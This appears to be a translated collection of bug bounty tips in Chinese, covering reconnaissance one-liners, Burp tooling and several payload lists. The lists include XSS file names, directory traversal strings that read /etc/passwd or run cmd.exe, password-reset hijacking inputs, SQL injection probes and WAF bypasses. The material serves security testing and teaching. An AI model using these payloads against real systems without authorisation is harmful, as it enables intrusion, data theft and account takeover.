请注意，对于这个提示，你将需要额外的gf模式（由[@1ndianl33t](#)制作），你可以从这里获得。

- <https://github.com/1ndianl33t/Gf-Patterns>

确保将所有这些.json文件复制到你的~/gf/目录下，这样gf就能找到它们。

提示。同时，你还可以使用gf-secrets模式（由[@dwiswant0](#)制作），它可以识别各种API密钥、秘密和访问令牌。

- <https://github.com/dwiswant0/gf-secrets>

60. 以图像文件名作为XSS有效payloads

By [@h4x0r_dz](#)

Source: [link](#)

如果你发现一个图片的文件上传功能，可以尝试在文件名中引入一个带有XSS（跨站脚本）有效payloads的图片，比如这样。

```
<img src=x onerror=alert('XSS')>.png
"><img src=x onerror=alert('XSS')>.png
"><svg onmouseover=alert(1)>.svg
<<script>alert('xss')<!--a-->a.png
```


请注意，这可能只在基于UNIX的系统上工作，因为Windows不接受特殊字符作为文件名。然而，作为一种反射的XSS，它应该普遍适用。

61. 在Android应用中打开任意URL

By [@mem3hack](#)

Source: [link](#)

寻找一种简单的方法来打开Android应用中的任意URL？

1. 下载jadx反编译器并安装adb。
 2. 打开AndroidManifest.xml
 3. 查找所有浏览器活动（必须包含 `<category android:name="android.intent.category.BROWSABLE"/>`）。
- 为每个活动（或您的任何域）运行 `adb shell am start -n app_package_name/component_name -a android.intent.action.view -d google.com`。
- 同时在Burp中跟踪任何对google.com或你的域名的请求。
4. 如果一个域名被打开，这意味着你发现了一个漏洞！现在检查请求是否包含任何auth令牌（如果是，说明你的账户被接管了！）。没有？尝试不同的技术来获取任何PII。在最坏的情况下，如果你能在一个应用程序中打开任意链接，你会得到像XSS一样的奖励。

请注意，我们可以使用apktool来代替jadx反编译器，它有更好的能力从APK中解码AndroidManifest.xml文件。

如果你使用的是Kali Linux，最简单的方法就是使用apt.apktool来获取所有必要的程序。

```
apt-get -y install adb jadx apktool
```

62. 目录遍历有效payloads

By [@manas_hunter](#)

Source: [link](#)

这里有一个有趣的列表，列出了7个不常见的目录遍历有效载荷，可以轻松赢得一些赏金。

1. `\\.\WINDOWS\win.ini`
2. `..%5c..%5c../winnt/system32/cmd.exe?/c+dir+c:\`
3. `..?\.?\.?\.etc\passwd`
4. `../../../../boot.ini`
5. `%0a/bin/cat%20/etc/passwd`
6. `\\' /bin/cat%20/etc/passwd\\'`
7. `..%c1%afetc%c1%afpasswd`

这个列表包含了基于Windows和UNIX操作系统的有效载荷。在有效payloads 2、5和6中，我们甚至可以找到RCE（远程代码/命令执行）漏洞。

63. 用gf查找开放的重定向漏洞

By @ofjaaah

Source: [link](#)

这里有一个很酷的单行本，可以帮助你找到开放的重定向漏洞。你需要的只是提供目标域名。

```
echo "http://tesla.com" | waybackurls | httpx -silent -timeout 2 -threads 100 |  
gf redirect | anew
```

这就是该命令的详细作用。

1. 从[Wayback Machine](#)中收集目标域名的所有URL。
2. 尝试在100个并行线程中快速下载所有的URL，以确定存活URL。
3. 对于所有存活中的URL，匹配任何潜在的易受攻击的参数来打开重定向。
4. 只打印出唯一的、潜在的易受攻击的URL。

```
kali@kali:~$ echo "http://tesla.com" | waybackurls | httpx -silent -timeout 2 -threads 100  
| gf redirect | anew  
https://www.tesla.com/2019-impact-report?redirect=no  
https://www.tesla.com/?redirect=no  
https://www.tesla.com/about/legal?redirect=no  
https://www.tesla.com/about?redirect=no  
https://www.tesla.com/autopilot?redirect=no  
https://www.tesla.com/blog-0?redirect=no  
https://www.tesla.com/blog/35000-tesla-model-3-available-now?utm_source=yxnews&utm_medium=  
desktop&redirect=no  
https://www.tesla.com/blog/all-our-patent-are-belong-you?redirect=no  
https://www.tesla.com/blog/all-tesla-cars-being-produced-now-have-full-self-driving-hardwa  
re?redirect=no  
https://www.tesla.com/blog/company-update?redirect=no  
https://www.tesla.com/blog/creating-the-safest-car-factory-in-the-world?redirect=no  
https://www.tesla.com/blog/introducing-megapack-utility-scale-energy-storage?redirect=no  
https://www.tesla.com/blog/introducing-megapack-utility-scale-energy-storage?redirect=no?u  
tm_campaign=Utility&utm_source=twitter&utm_medium=  
https://www.tesla.com/blog/introducing-software-version-10-0?redirect=no  
https://www.tesla.com/blog/introducing-v3-supercharging?redirect=no  
https://www.tesla.com/blog/longest-range-electric-vehicle-now-goes-even-farther?redirect=n  
o  
https://www.tesla.com/blog/model-3-earns-5-star-safety-rating-euro-ncap?redirect=no  
https://www.tesla.com/blog/model-3-lowest-probability-injury-any-vehicle-ever-tested-nhtsa  
?redirect=no  
https://www.tesla.com/blog/master-plan-part-deux?redirect=no
```

为了让这个组合发挥作用，我们必须安装以下工具，非常有用，不仅仅是为了赏金计划。

- <https://github.com/tomnomnom/waybackurls>
- <https://github.com/projectdiscovery/httpx>
- <https://github.com/tomnomnom/gf>
- <https://github.com/1ndianl33t/Gf-Patterns> (redirect gf patterns)
- <https://github.com/tomnomnom/anew>

64. 了解网站用的哪些技术

By @akita zen

Source: [link](#)

这是另一个非常酷的单行本。这个可以帮助识别某个网站（或网站列表）是用什么技术建立的。

它使用[Wappalyzer](#)的API，你需要提供的只是一个像这样的URL列表。


```
cat urls-alive.txt | parallel -j 50 "echo {}; python3 main.py analyze --url {}"
```

该命令将产生50个并行实例，以快速处理所有提供的URL，并以最快的速度给我们提供结果。

```
(venv) kali@kali:~/wappylyzer$ cat urls-alive.txt | parallel -j 50 "echo {}; python3
main.py analyze --url {}"
https://www.twitter.com/
[
  "webpack",
  "Google Analytics",
  "Express",
  "Node.js"
]
https://www.netflix.com/
[
  "Bootstrap"
]
https://www.apple.com/
[
  "Cart Functionality",
  "Adobe Target",
  "Apache"
]
https://www.target.com/
[
  "React",
  "Nginx"
]
```

相当整洁，信息量大！

需要注意的是，为了使这个工作，我们必须安装parallel实用程序和wappylyzer。

```
apt-get -y install parallel

git clone https://github.com/vincd/wappylyzer.git
cd wappylyzer
virtualenv venv
source venv/bin/activate
pip install -r requirements.txt
```

65. 使用Axiom进行批量扫描

By [@stokfredrik](#)

Source: [link](#)

你知道[@pry0cc](#)制作的工具[Axiom](#)吗？Axiom是一个用shell编写的动态基础设施工具包，适用于红色团队和bug赏金猎人。

这里有一个bug赏金的小技巧，以它为例，演示一下你能用它做什么。


```
#!/bin/bash
# Spin up 15 droplets, use the IPs provided, split and upload it to the
# fleet, run massscan, sort, then nmap valid targets. When done, scp
# download files from droplets, generate report and delete the fleet.

axiom-fleet -i=15 -t=2
axiom-scan "uber*" --rate=10000 -p443 --banners -iL=uberips.txt -
o=massscanuber.txt
cat massscanuber.txt | awk '{print $2}' | sort -u >>uberalive.txt
axiom-scan "uber*" -iL=uberalive.txt -p443 -sV -sC -T4 -m=nmapx -o=output
axiom-rm "uber*" -f
```

为了使Axiom工作，你必须有一个[DigitalOcean API Key](#)（推荐链接）。

什么是DigitalOcean?

DigitalOcean是一个云平台，允许你快速部署虚拟机、Kubernetes集群、数据库、存储空间和其他东西。它被Axiom用来快速部署基础设施，根据你的需求。

有了Axiom，你可以用最小的成本快速扩展你的几乎所有的pentesting活动。

在这里获取Axiom。

- <https://github.com/pry0cc/axiom>

66. 添加%20进入管理面板的技巧

By [@SalahHasoneh1](#)

Source: [link](#)

这里有一个快速的提示，可以通过篡改URI和添加额外的空格（%20）来帮助访问受限制的区域。

- target.com/admin -> HTTP 302 (redirect to login page)
- target.com/admin%20/ -> HTTP 200 OK
- target.com/%20admin%20/ -> HTTP 200 OK
- target.com/admin%20/page -> HTTP 200 OK

笔者通过这一招，找到了Broken Authentication和Session Management的问题，并在目标Web应用程序中访问了一个管理面板。后端Web服务器是Apache HTTP服务器，但这也可以在其他地方工作。

提示。还请查阅以前发表的与此非常相似的技巧([BBT4-5](#), [BBT4-6](#))。

67. 非标准端口的网络服务器(shodan)

By [@s0md3v](#)

Source: [link](#)

在[shodan](#)中使用下面的查询方式来查找公司运行在 "非标准"端口的HTTP服务器。

```
HTTP ASN:<这里> -port:80,443,8080
```

在这个查询中，我们要找的是运行在80、443或8080以外端口的网络服务器。

什么是ASN部分?

[ASN](#)是Autonomous System Number的缩写, 它是一个全球唯一的编号, 用于识别由单一实体(如网络运营商、CDN、大型互联网公司)控制的大型可公开路由网络集群。

Facebook、Google等大公司都为其大型网络分配了ASN, 甚至是多个ASN。

更多关于ASN的信息可以在[维基百科](#)等网站上找到。

如果要查询某个公司的ASN, 我们可以使用[Amass](#)这样的方式。

```
amass intel -org "Netflix"
```

```
kali@kali:~$ amass intel -org "Netflix"
2906, AS-SSI - Netflix Streaming Services Inc.
40027, NETFLIX-ASN - Netflix Streaming Services Inc.
55095, AS-NFLXCORP - Netflix Inc
136292, NETDURGA-AS-IN Netflix Durga Webtech Pvt Ltd
394406, DVD-IPV4-207 - Netflix
kali@kali:~$
```

Amass通常会找到所有相关的ASN, 但我们可以随时挖掘更多, 例如这里。

- <https://www.ultratools.com/tools/asnInfo>
- <https://hackertarget.com/as-ip-lookup/>
- <ftp://ftp.arin.net/info/asn.txt>

要验证你的ASN是否正确, 只需使用whois工具来确保他们真的属于你的目标。

```
whois AS2906
whois AS40027
...
```

68. 使用Shodan和Nuclei引擎进行指纹识别。

By [@ofjaaah](#)

Source: [link](#)

这里有一些使用Shodan和Nuclei扫描引擎的强大指纹技巧。

```
shodan domain DOMAIN TO BOUNTY | awk '{print $3}' | httpx -silent | nuclei -t
/home/ofjaaah/PENTESTER/nuclei-templates/
```

这就是该命令的详细作用。

1. 从Shodan获取我们目标域名的DNS数据。
2. 从DNS数据中提取IP地址和FQDNs(主机名)列表。
3. HTTP下载全部
4. 在所有找到的网络服务器上运行Nuclei扫描仪。

Nuclei扫描仪提供了非常强大的指纹功能, 甚至可以通过检测错误配置、暴露的管理面板、敏感文件、API密钥和令牌, 甚至检测未打补丁的CVE, 让你轻松赚钱。



这里是获取这个提示所需的所有材料的地方。

- <https://github.com/achillean/shodan-python>
- <https://github.com/projectdiscovery/nuclei>
- <https://github.com/projectdiscovery/nuclei-templates>
- <https://github.com/projectdiscovery/httpx>

69. 从任何域名生成自定义词表

By [@hakluke](#)

Source: [link](#)

你需要为你的目标生成一个词表吗？这里有一个很酷的单行命令，只需要提供目标域名就可以做到。

```
# Mac OS
echo "bugcrowd.com" | subfinder -silent | hakrawler -plain -usewayback -scope
yolo | sed $'s/[.:./?=&#;]/\\n/g' | anew

# Linux
echo "bugcrowd.com" | subfinder -silent | hakrawler -plain -usewayback -scope
yolo | sed $'s/[./?=:&#;]/\\n/g' | anew
```

这就是该命令的详细操作。

查找目标域名的所有子域。

从公共来源收集所有已确定的子域的URL（+其他相关链接/URL）。

将每一个URL/链接分解成单独，产生关键词

只打印出唯一的关键词

```
kali@kali:~$ echo "apple.com" | subfinder -silent | hakrawler -plain -usewayback  
-scope yolo | sed $'s/[./?=:&#]/\n/g' | anew  
http  
  
st11p01ww-wsidecar  
apple  
com  
storepreview  
itunes  
WebObjects  
MZAdmin  
woa  
iTunesConnect  
silverbullet-external-ats-nk11  
gsxappit  
robots  
txt  
identity  
80  
favicon  
ico  
pushcart  
https  
pushcert  
WT  
mc_id  
Blog_EntMob_Showcase_PCIT  
pweb
```

提示。有时你可能想在sed命令中加入额外的字符（如破折号、下划线等），以进一步分解URL，产生更好的关键词。

这就是你需要的所有内容。

- <https://github.com/projectdiscovery/subfinder>
- <https://github.com/hakluke/hakrawler>
- <https://github.com/tomnomnom/anew>

70. 通过reset token信息泄露来接管账户（Burp）

By @hakluke

Source: [link](#)

现在，这是一个非常酷的技巧，在测试Web应用时可以尝试一下。

在浏览器中设置Burp1

在浏览器1中进行密码重置请求

在浏览器2中打开密码重置邮件（不含Burp），并复制令牌。

搜索你的Burp历史记录（浏览器1）寻找令牌。如果有的话，你就可以轻松接管账户了！

详细解释。如果你在浏览器1的会话历史记录中找到了令牌，这意味着有时在密码重置行动中，令牌被发送到了浏览器1。

所以，这意味着你真的不需要阅读邮件来重置密码！这意味着你可以请求重置任何账户，并且由于令牌是公开的，你可以在不进入受害者邮箱的情况下重置密码！这意味着你可以在任何账户中重置密码。

71. Top 20+ 用于自动化赏金的Burp extensions

By [@harshbothra](#)

Source: [link](#)

以下是[@harshbothra](#)收集到的24个Burp扩展名，对找赏金有用。

1. Authorize – To test BACs (Broken Access Control)
2. Burp Bounty – Profile-based scanner
3. Active Scan++ – Add more power to Burp's Active Scanner
4. AuthMatrix – Authorization/PrivEsc checks
5. Broken Link Hijacking – For BLH (Broken Link Hijacking)
6. Collaborator Everywhere – Pingback/SSRF (Server-Side Request Forgery)
7. Command Injection Attacker
8. Content-Type Converter – Trying to bypass certain restrictions by changing Content-Type
9. Decoder Improved – More decoder features
10. Freddy – Deserialization
11. Flow – Better HTTP history
12. Hackvertor – Handy type conversion
13. HTTP Request Smuggler
14. Hunt – Potential vuln identifier
15. InQL – GraphQL Introspection testing
16. J2EE Scan – Scanning J2EE apps
17. JSON/JS Beautifier
18. JSON Web Token Attacker
19. ParamMiner – Mine hidden parameters
20. Reflected File Download Checker
21. Reflected Parameter – Potential reflection
22. SAML Raider – SAML testing
23. Upload Scanner – File upload tester
24. Web Cache Deception Scanner

所有这些扩展都可以在 BApp Store 的 Extender 标签下找到。其中一些是专业扩展，需要授权Burp Suite。其中一些还需要安装Jython。

下面是如何在Burp中安装Jython。

1. 自己从[这里](#)下载最新的Jython安装程序并安装。

```
java -jar jython-installer-2.7.2.jar
```

2.
 - o 提供Burp的路径。

进入Extender选项卡 -> Options子选项卡。

- 在Java环境部分
加载库JAR文件的文件夹（可选）：`/home/user/burp/addons`。
- 在Python环境部分
Jython独立JAR文件的位置。`/home/user/jython2.7.2/jython.jar`。

加载模块的文件夹（可选）：`/home/user/burp/addons`。

现在我们应该可以安装所有这24个Burp扩展。

72. 含有敏感信息的Phpinfo()

By [@sw33tLie](#)

Source: [link](#)

如果你发现了phpinfo(), 别忘了看看它! 有时你会发现一些有意思的东西, 比如包含秘钥的环境变量。

<code>\$ _ENV['APP_ENV']</code>	dev
<code>\$ _ENV['APP_SECRET']</code>	67d829bf61dc5f87a73fd814e2c9f629
<code>\$ _ENV['DATABASE_URL']</code>	sqlite:///kernel.project_dir%/data/database.sqlite
<code>\$ _ENV['MAILER_URL']</code>	null://localhost
<code>\$ _ENV['SYMFONY_DOTENV_VARS']</code>	APP_ENV,APP_SECRET,DATABASE_URL,MAILER_URL

有时你也可以找到数据库密码和其他敏感信息。

73. 用Amass追踪攻击面

By [@Jhaddix](#)

Source: [link](#)

- 这里有一个有用的提示, 告诉你如何管理你的目标攻击面并跟踪新的资产发现。
 - 运行所有的子域工具
 - Uniq去重他们
 - 将它们插入到amass数据库中。

```
amass enum -d domain.com -nf domains.txt
```

然后, 你可以通过跟踪每天的新发现。

```
amass track -d domain.com | grep "Found"
```

```
kali@kali:~$ amass track -d bugcrowd.com | grep Found
Found: researcherdocs.bugcrowd.com 2606:4700::6812:d338,104.18.210.56,104.18.211.56,260
Found: assetinventory.bugcrowd.com 2606:4700:10::ac43:2290,104.20.60.51,104.20.61.51,17
Found: docs.bugcrowd.com 2606:4700::6812:d338,104.18.210.56,104.18.211.56,2606:4700::68
Found: ww2.bugcrowd.com 104.17.70.206,104.17.71.206,104.17.73.206,104.17.72.206,104.17.
Found: go.bugcrowd.com 104.17.70.206,104.17.73.206,104.17.74.206,104.17.72.206,104.17.7
Found: hooks.bugcrowd.com 2606:4700:10::6814:3c33,104.20.60.51,104.20.61.51,172.67.34.1
Found: email.bugcrowd.com 2606:4700:10::6814:3d33,104.20.60.51,104.20.61.51,172.67.34.1
Found: collateral.bugcrowd.com 54.221.236.84,3.209.248.8,184.73.9.127
Found: levelup.bugcrowd.com 2606:4700:10::6814:3d33,104.20.60.51,104.20.61.51,172.67.34
Found: gslink.bugcrowd.com 2606:4700:10::ac43:2290,104.20.61.51,172.67.34.144,104.20.60
kali@kali:~$
```

你也可以设置一个webhook, 通过Slack获得通知, 让事情自动化。

在这里获取Amass。

- <https://github.com/OWASP/Amass>

74. 在密码重置中使用二级邮箱接管账户

By [@infosecsanyam](#)

Source: [link](#)

这个提示可以通过向Web应用程序的密码重置功能提供额外的辅助电子邮件来帮助寻找账户接管漏洞。

尝试以下有效payloads。

```
GET /passwordreset
```

- 双参数（也就是HPP/HTTP参数污染）。

```
email=victim@xyz.tld&email=hacker@xyz.tld
```

- 拷贝转码:

```
email=victim@xyz.tld%0a%0dcc:hacker@xyz.tld
```

- 使用分隔器:

```
email=victim@xyz.tld,hacker@xyz.tldemail=victim@xyz.tld%20hacker@xyz.tldemail=victim@xyz.tld|hacker@xyz.tld
```

- 没有域名:

```
email=victim
```

- 没有顶级域名(Top Level Domain):

```
email=victim@xyz
```

- JSON表:

```
{"email":["victim@xyz.tld","hacker@xyz.tld"]}
```

网络应用有可能会接受第二个电子邮件地址(hacker@xyz.tld)，并因此向两个电子邮件发送重置链接。

75. 绕过电子邮件过滤器，导致SQL注入 (JSON)。

By [@HackENews](#)

Source: [link](#)

这里还有一个小技巧，对密码重置功能的测试很有帮助。

利用以下非典型电子邮件地址格式的有效载荷示例，笔者能够在Web应用程序中发现SQL注入。

Payload	Result	Injection Status	Description
{ "email": "asd@a.com" }	{ "code": 2002, "status": 200, "message": "Email not found." }	Valid	
{ "email": "asd a@a.com" }	{ "code": 2002, "status": 200, "message": "Bad format" }	Not Valid	
{ "email": "\"asd a\"@a.com" }	{ "code": 2002, "status": 200, "message": "Bad format" }	Not Valid	
{ "email": "asd(a)a.com" }	{ "code": 2002, "status": 200, "message": "Bad format" }	Not Valid	
{ "email": "\"asd(a)\"@a.com" }	{ "code": 2002, "status": 200, "message": "Email not found." }	Valid	
{ "email": "asd'a@a.com" }	{ "code": 0, "status": 500, "message": "Unspecified error" }	Not Valid	
{ "email": "asd'or'1='1@a.com" }	{ "code": 2002, "status": 200, "message": "Email not found." }	Valid	
{ "email": "a'-IF(LENGTH(database())>9,SLEEP(7),0)or'1='1@a.com" }	{ "code": 2002, "status": 200, "message": "Bad format" }	Not Valid	
{ "email": "\"a'-IF(LENGTH(database())>9,SLEEP(7),0)or'1='1\"@a.com" }	{ "code": 0, "status": 200, "message": "Successful" }	Valid	Delay: 7,854 milis
{ "email": "\"a'-IF(LENGTH(database())=10,SLEEP(7),0)or'1='1\"@a.com" }	{ "code": 0, "status": 200, "message": "Successful" }	Valid	Delay: 8,696 milis
{ "email": "\"a'-IF(LENGTH(database())=11,SLEEP(7),0)or'1='1\"@a.com" }	{ "code": 0, "status": 200, "message": "Successful" }	Valid	No delay

- 在这个例子中，笔者能够确定数据库名称长度为10个字符，作为概念验证。通过[Sqlmap](#)自动化，就可以根据数据库后台的情况，将整个数据库转储，甚至实现RCE，得到一个shell。

注意，SQL注入是通过在at (@) 字符前加引号 (") 来触发的，这里。

- "injection_here"@example.com.

带引号的电子邮件地址是有效的电子邮件地址，参见RFC3696中的[限制电子邮件地址](#)。

另请参见相关提示[BBT2-8](#)和[BBT5-11](#)，同样使用非典型的电子邮件地址格式。

76. 用于识别 SQL 注入的工具 100%。

By [@HackENews](#)

Source: [link](#)

如果有的话，这就是100%发现SQL注入的方法。

```
/?q=1
/?q=1 '
/?q=1"
/?q=[1]
/?q[ ]=1
/?q=1`
/?q=1\
/?q=1/*'*/
/?q=1/*!1111'*/
/?q=1' || 'asd' || '  <== concat string
/?q=1' or '1'='1
/?q=1 or 1=1
/?q='or'=''
```

使用这些模式，例如：

- <http://target.com/?q=HERE>

77. 在在线沙箱数据库中测试您的SQL注入。

By [@hackerscrolls](#)

Source: [link](#)

你是否发现了一个困难的SQL注入，并想在真实的DB上调试它？但你没有时间启动真实的DB实例？

使用下面的网站来检查不同DB中的语法和可用的SQL命令。

- SQL Fiddle(sqlfiddle.com)
- DB Fiddle (db-fiddle.com)
- EverSQL(eversql.com)

所有这些网站都提供了一个在线沙箱数据库，用于测试SQL查询。下面是每个网站上都有哪些数据库。

SQL Fiddle supports:

- Oracle
- SQLite
- MySQL
- PostgreSQL
- MS SQL Server 2017

DB Fiddle supports:

- MySQL
- SQLite
- PostgreSQL

(multiple versions)

EverSQL supports:

- Oracle
- MySQL

- MariaDB
- PostgreSQL
- MS SQL Server
- Percona Server
- Amazon Aurora MySQL

如果你需要调试SQL注入或优化你的查询，这可能是非常有用的。

78. 绕过WAF屏蔽XSS中的 "javascript:"

By [@SecurityMB](#) (compiled by [@intigriti](#))

Source: [link](#)

您是否正在通过 "javascript: "测试XSS，但它被WAF（Web应用程序防火墙）阻止了？试试下面的绕过。

- 在中间添加任意数量的\n, \t or \r, 列如:

```
java\nscript:
```

- 在开头加上 \x00-\x20 的字符, 列如:

```
\x01javascript:
```

- 随机大小写, 列如:

```
jaVAscrIpt:
```

为什么这些可以工作？前两个例子在有效负载字符串中添加了不可打印的字符，如SOH, STX, ETX, EOT, ENQ, ACK, BEL, backspace, escape key等。这些都是ASCII表开头的特殊终端控制字符（见[man ascii](#)）。

WAF有可能会以 "二进制方式"处理有效payload字符串和不可打印的字符。这有望导致WAF过滤规则不匹配任何东西，而实际的Web应用程序将把它作为文本处理--没有那些不可打印的特殊字符。

这些 WAF 绕过技术真的很方便！试着用它们来混淆有效payload的任何部分，而不仅仅是 "javascript: "部分。

79. 在没有证书的 Burp Pro中Burp Intruder使用 (ffuf)

By [@InsiderPhD](#) (compiled by [@intigriti](#))


Source: [link](#)

大家可能都知道，如果你使用的是免费版的Burp Suite(社区版)，在使用Intruder工具时，会有速度限制。Intruder的攻击速度明显被节制，每一次请求都会使攻击速度越来越慢。

使用[ffuf](#)你可以轻松克服这个限制，并利用Burp的全部速度进行模糊处理。只需在Burp中关闭Proxy Interception，然后用你的wordlist运行ffuf就可以了。

```
ffuf -c -w ./wordlist.txt -u https://target/FUZZ -replay-proxy  
http://localhost:8080
```

这将启动ffuf并重放Burp中每个匹配的（非404）结果，在HTTP历史记录的Proxy标签中显示。



请注意，ffuf也有 `-x` 选项（HTTP代理URL），它将导致所有的请求通过Burp，而不仅仅是匹配的请求。

```
ffuf -c -w ./wordlist.txt -u https://target/FUZZ -x http://localhost:8080
```

然后，你会看到所有的请求都显示在Burp中。

理论上，wufzz等类似工具的流量也可以通过代理达到类似的效果。如果你没有Burp Pro，但又想快速地模糊，这真的很不错！

这里是获取ffuf的地方。

- <https://github.com/ffuf/ffuf>

80. 如何快速识别会话无效问题

By @Begin_hunt

Source: [link](#)

这是一个快速的小技巧，可以快速找到Web应用程序在注销后是否正确无效会话，或者是否存在缓存控制安全问题。

1. 登录应用程序
2. 浏览网页
3. 登出
4. 按(Alt + 左箭头) 按钮。
5. 如果你已经登录或者可以查看用户之前导航的页面，那就给自己拍一拍。

这样的应用行为至少可以说明P4的bug，其根本原因要么。

- 不正确的会话无效（注销后cookies仍然有效）。
- 缺少安全标题
- 不安全的缓存控制

这类BUG在学校、图书馆、网吧等类似的地方存在安全隐患，因为这些地方的电脑经常被多人重复使用。

如果一个人正在浏览一个有敏感信息的重要页面并注销，然后另一个人来点击回去（因为第一个人没有关闭浏览器），那么敏感数据就可能暴露。

81. 使用httpx轻松发现信息泄露

By @Alra3ees

Source: [link](#)

使用[httpx](#)，我们可以很容易地识别主机列表是否暴露了一些有趣的端点，如服务器状态页面、诊断性网络控制台或其他一些可能包含敏感信息的信息页面。这里有三种有趣的情况。

- 1) 检查是否有主机暴露了**Apache**服务器状态页。

```
cat hosts.txt | httpx -path /server-status?full=true -status-code -content-length
```

- 2) 检查是否有主机暴露了**JBoss web**控制台。

```
cat hosts.txt | httpx -ports 80,443,8009,8080,8081,8090,8180,8443 -path /web-console/ -status-code -content-length
```

- 3) 检查是否有主机暴露了**phpinfo**调试页面。

```
cat hosts.txt | httpx -path /phpinfo.php -status-code -content-length -title
```

所有这些情况都可能提供有价值的信息，包括目标系统的敏感信息、配置、披露物理文件路径位置、内部IP地址等。

提示。我们还可以检查更多的端点(URI)。请看一下专门的 [Content-discovery](#) github 仓库，在那里可以使用这些特殊的词表来识别上述三种情况。：

- <https://github.com/imrannissar/Content-discovery/blob/master/quickhits.txt> (2376 entries)
- <https://github.com/imrannissar/Content-discovery/blob/master/cgis.txt> (3388 entries)
- <https://github.com/imrannissar/Content-discovery/blob/master/combined.txt> (8887 entries)
- https://github.com/imrannissar/Content-discovery/blob/master/content_discovery_all.txt (373535 entries)

82. 导致暴露调试端点的收集

By @_justYnot

Source: [link](#)

这是一篇很有见地的bug悬赏小文章，讲述了适当的侦察可以带来怎样的收获。在这个案例中，笔者能够发现一个敏感的信息披露问题。我们可以在这里学习一些技巧，看看赏金猎人是如何思考的。

以下是@justYnot的具体做法。

1. 运行 `subfinder -d target.com | httpprobe -c 100 > target.txt` 。得到大约210个子域。
2. 运行 `cat target.txt | aquatone -out ~aquatone/target` 捕捉网页截图。
3. 检查每张截图，发现一个有趣的子域。
4. 尝试了一些bug XSS，打开重定向等，但没有任何效果。
5. 然后他决定对目录进行爆破，他使用了ffuf和@DanielMiesslerSecLists中的一个词表。
6. 运行 `ffuf -w path/to/wordlist.txt -u https://sub.target.com/FUZZ -mc all -c -v` 。
7. 而在一段时间后，他得到了一个端点，这个端点暴露了 `/debug/pprof`，其中有很多敏感信息，如调试信息、痕迹等。
8. 向公司报告了这个问题，他们很快就修复了这个问题，并认可了他的工作

这就是一个完美的例子，为什么一个详细而彻底的侦察是如此重要。

发现一个暴露的调试端点可以给攻击者提供关于远程系统内部工作的详细信息，然后可以用来进行更有针对性的攻击。

下面是所有提到的工具的链接。

- <https://github.com/projectdiscovery/subfinder>
- <https://github.com/danielmiessler/SecLists>
- <https://github.com/michenriksen/aquatone>
- <https://github.com/tomnomnom/httpprobe>
- <https://github.com/ffuf/ffuf>

83. 使用Amass的ASN查找子域

By @ofjaaah

Source: [link](#)

这里有一个强大的侦察技巧，就是使用OWASP Amass工具找到我们目标组织的子域。

```
amass intel -org yahoo -max-dns-queries 2500 | awk -F, '{print $1}' ORS=',' |  
sed 's/,,$// ' | xargs -P3 -I@ -d ' ' amass intel -asn @ -max-dns-queries 2500
```

这就是该命令的详细作用。

1. 获取目标组织（如yahoo）的ASN（自主系统号）列表。
2. 只提取AS号清单，并用逗号隔开。
3. 对于每一个确定的ASN，找出与ASN相关的域名清单。

Amass在攻击面图谱方面有非常强大的功能，它使用了许多不同的第三方API和数据源来实现其功能。它使用许多不同的第三方API和数据源来实现其功能。

```
(kali@kali)-[~]
$ amass intel -org yahoo -max-dns-queries 2500 | awk -F, '{print $1}' ORS=', '
| sed 's/,,$//' | xargs -P3 -I@ -d ',' amass intel -asn @ -max-dns-queries 2500
ablenetvps.ne.jp
kk-net.ad.jp
crm-s.net
glory.ne.jp
pos-s.net
extlink.co.jp
baby-car.co.jp
server.coban.in
unrevealedcopywritingsecrets.com
kokuken.net
love-town.net
kyusai-tokyo.com
onlyone.in
joes-cloud.com
overdrive.ne.jp
wadax.ne.jp
```

这里是amass的获取地点。

- <https://github.com/OWASP/Amass>

84. 使用httpx和subjs收集JavaScript文件

By @ofjaaaah

Source: [link](#)

JavaScript可以隐藏很多珍贵的信息，API、令牌、子域等。

